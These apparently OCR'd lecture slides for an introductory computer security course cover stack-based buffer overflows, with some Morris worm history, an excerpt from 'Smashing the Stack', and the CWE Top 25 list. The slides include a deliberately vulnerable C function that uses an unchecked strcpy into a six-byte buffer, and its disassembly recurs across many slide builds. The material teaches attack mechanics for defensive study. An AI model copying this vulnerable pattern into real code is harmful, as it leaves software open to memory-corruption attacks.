CS 4910: Intro to Computer Security

Software Security III:
stack-based buffer overflow

Instructor: Xi Tan

Review


- Software security background
- Understand how stack works in Linux x86/64

Today

- Identify a buffer overflow in a program
- Exploit a buffer overflow vulnerability
    - Overwrite local variables (data-only attack)
    - Overwrite the return address (control-flow hijacking)


An Extremely Brief History of Buffer Overflow

The Morris worm (November 9, 1988), was one of the first computer worms distributed via the Internet, and the first to gain significant mainstream media attention. Morris worn used buffer overflow as one of its attack techniques.



```
                               .oO Phrack 49 Oo.

                          Volume Seven, Issue Forty-Nine

                                  File 14 of 16

                      BugTraq, r00t, and Underground.Org
                                   bring you

                     XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
                     Smashing The Stack For Fun And Profit
                     XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

                                 by Aleph One
                             aleph1@underground.org

        `smash the stack` [C programming] n. On many C implementations
        it is possible to corrupt the execution stack by writing past
        the end of an array declared auto in a routine.  Code that does
        this is said to smash the stack, and can cause return from the
        routine to jump to a random address.  This can produce some of
        the most insidious data-dependent bugs known to mankind.
        Variants include trash the stack, scribble the stack, mangle
        the stack; the term mung the stack is not used, as this is
        never done intentionally. See spam; see also alias bug,
        fandango on core, memory leak, precedence lossage, overrun screw.


                                 Introduction
                                 ~~~~~~~~~~~~

   Over the last few months there has been a large increase of buffer
overflow vulnerabilities being both discovered and exploited.  Examples
of these are syslog, splitvt, sendmail 8.7.5, Linux/FreeBSD mount, Xt
library, at, etc.  This paper attempts to explain what buffer overflows
are, and how their exploits work.

   Basic knowledge of assembly is required.  An understanding of virtual
memory concepts, and experience with gdb are very helpful but not necessary.
We also assume we are working with an Intel x86 CPU, and that the operating
system is Linux.
```

1996-11-08



2023 CWE Top 25 Most Dangerous Software Weaknesses

1. Out-of-bounds Write
CWE-787 | CVEs in KEV: 70 | Rank Last Year: 1

2. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-79 | CVEs in KEV: 4 | Rank Last Year: 2

3. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-89 | CVEs in KEV: 6 | Rank Last Year: 3

4. Use After Free
CWE-416 | CVEs in KEV: 44 | Rank Last Year: 7 (up 3) ▲

5. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
CWE-78 | CVEs in KEV: 23 | Rank Last Year: 6 (up 1) ▲

6. Improper Input Validation
CWE-20 | CVEs in KEV: 35 | Rank Last Year: 4 (down 2) ▼

7. Out-of-bounds Read
CWE-125 | CVEs in KEV: 2 | Rank Last Year: 5 (down 2) ▼

8. Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CWE-22 | CVEs in KEV: 16 | Rank Last Year: 8

9. Cross-Site Request Forgery (CSRF)
CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9

10. Unrestricted Upload of File with Dangerous Type
CWE-434 | CVEs in KEV: 5 | Rank Last Year: 10

11. Missing Authorization
CWE-862 | CVEs in KEV: 0 | Rank Last Year: 16 (up 5) ▲

12. NULL Pointer Dereference
CWE-476 | CVEs in KEV: 0 | Rank Last Year: 11 (down 1) ▼

13. Improper Authentication
CWE-287 | CVEs in KEV: 10 | Rank Last Year: 14 (up 1) ▲

14. Integer Overflow or Wraparound
CWE-190 | CVEs in KEV: 4 | Rank Last Year: 13 (down 1) ▼

15. Deserialization of Untrusted Data
CWE-502 | CVEs in KEV: 14 | Rank Last Year: 12 (down 3) ▼

16. Improper Neutralization of Special Elements used in a Command ('Command Injection')
CWE-77 | CVEs in KEV: 4 | Rank Last Year: 17 (up 1) ▲

17. Improper Restriction of Operations within the Bounds of a Memory Buffer
CWE-119 | CVEs in KEV: 7 | Rank Last Year: 19 (up 2) ▲

18. Use of Hard-coded Credentials
CWE-798 | CVEs in KEV: 2 | Rank Last Year: 15 (down 3) ▼

19. Server-Side Request Forgery (SSRF)
CWE-918 | CVEs in KEV: 16 | Rank Last Year: 21 (up 2) ▲

20. Missing Authentication for Critical Function
CWE-306 | CVEs in KEV: 8 | Rank Last Year: 18 (down 2) ▼

21. Concurrent Execution using Shared Resource with Improper Synchronization ('Race Condition')
CWE-362 | CVEs in KEV: 8 | Rank Last Year: 22 (up 1) ▲

22. Improper Privilege Management
CWE-269 | CVEs in KEV: 5 | Rank Last Year: 29 (up 7) ▲

23. Improper Control of Generation of Code ('Code Injection')
CWE-94 | CVEs in KEV: 6 | Rank Last Year: 25 (up 2) ▲

24. Incorrect Authorization
CWE-863 | CVEs in KEV: 0 | Rank Last Year: 28 (up 4) ▲

25. Incorrect Default Permissions
CWE-276 | CVEs in KEV: 0 | Rank Last Year: 20 (down 5) ▼

List from: https://cwe.mitre.org/top25/archive/2023/2023_top25_list.html

Overwrite Local Variables

Data-only Attack

Buffer Overflow Example: code/overflowlocal

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  if (argc == 2)
    vulfoo(0, argv[1]);
}
```

```
000012c4 <vulfoo>:
    12c4:     55                   push   ebp
    12c5:     89 e5                mov    ebp,esp
    12c7:     83 ec 18             sub    esp,0x18
    12ca:     8b 45 08             mov    eax,DWORD PTR [ebp+0x8]
    12cd:     89 45 f4             mov    DWORD PTR [ebp-0xc],eax
    12d0:     83 ec 08             sub    esp,0x8
    12d3:     ff 75 0c             push   DWORD PTR [ebp+0xc]
    12d6:     8d 45 ee             lea    eax,[ebp-0x12]
    12d9:     50                   push   eax
    12da:     e8 fc ff ff ff       call   12db <vulfoo+0x17>
    12df:     83 c4 10             add    esp,0x10
    12e2:     83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
    12e6:     74 07                je     12ef <vulfoo+0x2b>
    12e8:     e8 10 ff ff ff       call   11fd <print_flag>
    12ed:     eb 10                jmp    12ff <vulfoo+0x3b>
    12ef:     83 ec 0c             sub    esp,0xc
    12f2:     68 45 20 00 00       push   0x2045
    12f7:     e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
    12fc:     83 c4 10             add    esp,0x10
    12ff:     b8 00 00 00 00       mov    eax,0x0
    1304:     c9                   leave
    1305:     c3                   ret
```

Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
 unsigned i;
 for (i=0; src[i] != '\0'; ++i)
   dest[i] = src[i];

 //Ensure trailing null byte is copied
 dest[i]= '\0';

 return dest;
}
```


Implementations of strcpy()

```
char *strcpy(char *dest, const char *src)
{
  unsigned i;
  for (i=0; src[i] != '\0'; ++i)
    dest[i] = src[i];

  //Ensure trailing null byte is copied
  dest[i]= '\0';


  return dest;
}
```

```
char *strcpy(char *dest, const char *src)
{
   char *save = dest;
   while(*dest++ = *src++);
   return save;
}
```

Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```



p


i = 0

RET

esp


Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
  12c4:   55                 push   ebp
  12c5:   89 e5              mov    ebp,esp
  12c7:   83 ec 18           sub    esp,0x18
  12ca:   8b 45 08           mov    eax,DWORD PTR [ebp+0x8]
  12cd:   89 45 f4           mov    DWORD PTR [ebp-0xc],eax
  12d0:   83 ec 08           sub    esp,0x8
  12d3:   ff 75 0c           push   DWORD PTR [ebp+0xc]
  12d6:   8d 45 ee           lea    eax,[ebp-0x12]
  12d9:   50                 push   eax
  12da:   e8 fc ff ff ff     call   12db <vulfoo+0x17>
  12df:   83 c4 10           add    esp,0x10
  12e2:   83 7d f4 00        cmp    DWORD PTR [ebp-0xc],0x0
  12e6:   74 07              je     12ef <vulfoo+0x2b>
  12e8:   e8 10 ff ff ff     call   11fd <print_flag>
  12ed:   eb 10              jmp    12ff <vulfoo+0x3b>
  12ef:   83 ec 0c           sub    esp,0xc
  12f2:   68 45 20 00 00     push   0x2045
  12f7:   e8 fc ff ff ff     call   12f8 <vulfoo+0x34>
  12fc:   83 c4 10           add    esp,0x10
  12ff:   b8 00 00 00 00     mov    eax,0x0
  1304:   c9                 leave
  1305:   c3                 ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
  12c4:    55                  push   ebp
  12c5:    89 e5               mov    ebp,esp
  12c7:    83 ec 18            sub    esp,0x18
  12ca:    8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
  12cd:    89 45 f4            mov    DWORD PTR [ebp-0xc],eax
  12d0:    83 ec 08            sub    esp,0x8
  12d3:    ff 75 0c            push   DWORD PTR [ebp+0xc]
  12d6:    8d 45 ee            lea    eax,[ebp-0x12]
  12d9:    50                  push   eax
  12da:    e8 fc ff ff ff      call   12db <vulfoo+0x17>
  12df:    83 c4 10            add    esp,0x10
  12e2:    83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
  12e6:    74 07               je     12ef <vulfoo+0x2b>
  12e8:    e8 10 ff ff ff      call   11fd <print_flag>
  12ed:    eb 10               jmp    12ff <vulfoo+0x3b>
  12ef:    83 ec 0c            sub    esp,0xc
  12f2:    68 45 20 00 00      push   0x2045
  12f7:    e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
  12fc:    83 c4 10            add    esp,0x10
  12ff:    b8 00 00 00 00      mov    eax,0x0
  1304:    c9                  leave
  1305:    c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
  12c4:     55                   push   ebp
  12c5:     89 e5                mov    ebp,esp
  12c7:     83 ec 18             sub    esp,0x18
  12ca:     8b 45 08             mov    eax,DWORD PTR [ebp+0x8]
  12cd:     89 45 f4             mov    DWORD PTR [ebp-0xc],eax
  12d0:     83 ec 08             sub    esp,0x8
  12d3:     ff 75 0c             push   DWORD PTR [ebp+0xc]
  12d6:     8d 45 ee             lea    eax,[ebp-0x12]
  12d9:     50                   push   eax
  12da:     e8 fc ff ff ff       call   12db <vulfoo+0x17>
  12df:     83 c4 10             add    esp,0x10
  12e2:     83 7d f4 00          cmp    DWORD PTR [ebp-0xc],0x0
  12e6:     74 07                je     12ef <vulfoo+0x2b>
  12e8:     e8 10 ff ff ff       call   11fd <print_flag>
  12ed:     eb 10                jmp    12ff <vulfoo+0x3b>
  12ef:     83 ec 0c             sub    esp,0xc
  12f2:     68 45 20 00 00       push   0x2045
  12f7:     e8 fc ff ff ff       call   12f8 <vulfoo+0x34>
  12fc:     83 c4 10             add    esp,0x10
  12ff:     b8 00 00 00 00       mov    eax,0x0
  1304:     c9                   leave
  1305:     c3                   ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:    55                  push   ebp
    12c5:    89 e5               mov    ebp,esp
    12c7:    83 ec 18            sub    esp,0x18
    12ca:    8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:    89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:    83 ec 08            sub    esp,0x8
    12d3:    ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:    8d 45 ee            lea    eax,[ebp-0x12]
    12d9:    50                  push   eax
    12da:    e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:    83 c4 10            add    esp,0x10
    12e2:    83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:    74 07               je     12ef <vulfoo+0x2b>
    12e8:    e8 10 ff ff ff      call   11fd <print_flag>
    12ed:    eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:    83 ec 0c            sub    esp,0xc
    12f2:    68 45 20 00 00      push   0x2045
    12f7:    e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:    83 c4 10            add    esp,0x10
    12ff:    b8 00 00 00 00      mov    eax,0x0
    1304:    c9                  leave
    1305:    c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
   12c4:      55                    push   ebp
   12c5:      89 e5                 mov    ebp,esp
   12c7:      83 ec 18              sub    esp,0x18
   12ca:      8b 45 08              mov    eax,DWORD PTR [ebp+0x8]
   12cd:      89 45 f4              mov    DWORD PTR [ebp-0xc],eax
   12d0:      83 ec 08              sub    esp,0x8
   12d3:      ff 75 0c              push   DWORD PTR [ebp+0xc]
   12d6:      8d 45 ee              lea    eax,[ebp-0x12]
   12d9:      50                    push   eax
   12da:      e8 fc ff ff ff        call   12db <vulfoo+0x17>
   12df:      83 c4 10              add    esp,0x10
   12e2:      83 7d f4 00           cmp    DWORD PTR [ebp-0xc],0x0
   12e6:      74 07                 je     12ef <vulfoo+0x2b>
   12e8:      e8 10 ff ff ff        call   11fd <print_flag>
   12ed:      eb 10                 jmp    12ff <vulfoo+0x3b>
   12ef:      83 ec 0c              sub    esp,0xc
   12f2:      68 45 20 00 00        push   0x2045
   12f7:      e8 fc ff ff ff        call   12f8 <vulfoo+0x34>
   12fc:      83 c4 10              add    esp,0x10
   12ff:      b8 00 00 00 00        mov    eax,0x0
   1304:      c9                    leave
   1305:      c3                    ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:    55                  push   ebp
    12c5:    89 e5               mov    ebp,esp
    12c7:    83 ec 18            sub    esp,0x18
    12ca:    8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:    89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:    83 ec 08            sub    esp,0x8
    12d3:    ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:    8d 45 ee            lea    eax,[ebp-0x12]
    12d9:    50                  push   eax
    12da:    e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:    83 c4 10            add    esp,0x10
    12e2:    83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:    74 07               je     12ef <vulfoo+0x2b>
    12e8:    e8 10 ff ff ff      call   11fd <print_flag>
    12ed:    eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:    83 ec 0c            sub    esp,0xc
    12f2:    68 45 20 00 00      push   0x2045
    12f7:    e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
